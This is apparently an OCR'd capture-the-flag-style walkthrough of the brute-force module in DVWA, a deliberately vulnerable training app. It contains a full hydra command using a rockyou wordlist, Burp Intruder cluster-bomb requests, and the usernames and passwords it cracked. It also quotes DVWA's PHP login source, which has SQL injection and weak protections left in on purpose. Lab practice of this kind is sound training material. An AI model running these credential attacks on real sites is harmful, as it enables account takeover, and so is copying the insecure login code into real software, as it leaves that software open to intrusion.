
Username and/or password incorrect.

Add: Username and/or password incorrect.

start attack



Request	Payload	Status	Error	Timeout	Length	Username and/or password incorrect.
4	password	200	☐	☐	4704	☐
0		200	☐	☐	4666	✓
1	123456	200	☐	☐	4666	✓
2	123456789	200	☐	☐	4666	✓




Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:


Welcome


Add: Welcome




Request	Payload	Status	Error	Timeout	Length	Welcome
4	password	200	☐	☐	4704	✓
0		200	☐	☐	4666	☐
1	123456	200	☐	☐	4666	☐

if we see path to image we can get some users





dvwa/hackable/users/admin.jpg




Index of /hackable/users

Name	Last modified	Size	Description
Parent Directory		-	
1337.jpg	2018-10-12 17:44	3.6K	
admin.jpg	2018-10-12 17:44	3.5K	
gordonb.jpg	2018-10-12 17:44	3.0K	
pablo.jpg	2018-10-12 17:44	2.9K	
smithy.jpg	2018-10-12 17:44	4.3K	


users.txt

```
1337
admin
gordonb
pablo
smithy

```




```
hydra -L users.txt -P rockyou.txt -s 80 dvwa http-get-form
"/dvwa/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Username and/or password
incorrect.:H=Cookie: security=low; PHPSESSID=[your_value_here]"
```

Let's see the result.


```
login: admin    password: password
login: smithy    password: password
login: gordonb    password: abc123
login: pablo    password: letmein
login: 1337    password: charley
```

using burpsuite cluster bomp attack



Attack type: Cluster bomb

```
GET /vulnerabilities/brute/?username=§saad§&password=§saad§&Login=Login HTTP/1.1
Host: dvwa
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://dvwa/vulnerabilities/brute/
Cookie: PHPSESSID=78hlretg5cjbtadsgueh2d23n1; security=low
Upgrade-Insecure-Requests: 1


```



Payload Sets


You can define one or more payload sets. The number of payload sets deper
payload type can be customized in different ways.

Payload set:	1	Payload count:	5
Payload type:	Simple list	Request count:	510


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as p

```
1337
admin
gordonb
pablo
smithy
```




Request	Payload1	Payload2	Status	Error	Timeout	Length
68	gordonb	abc123	200	☐	☐	4708
15	smithy	password	200	☐	☐	4706
12	admin	password	200	☐	☐	4704
84	pablo	letmein	200	☐	☐	4704
0			200	☐	☐	4666



Low Brute Force Source


```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```



Medium Brute Force Source


```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

hard




```
GET /vulnerabilities/brute/?username=saad&password=saad&Login=Login&user_token=2a9df3835fbd5441cfe7e3a1ce6e6b16 HTTP/1.1
Host: 127.8.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.8.0.1/vulnerabilities/brute/
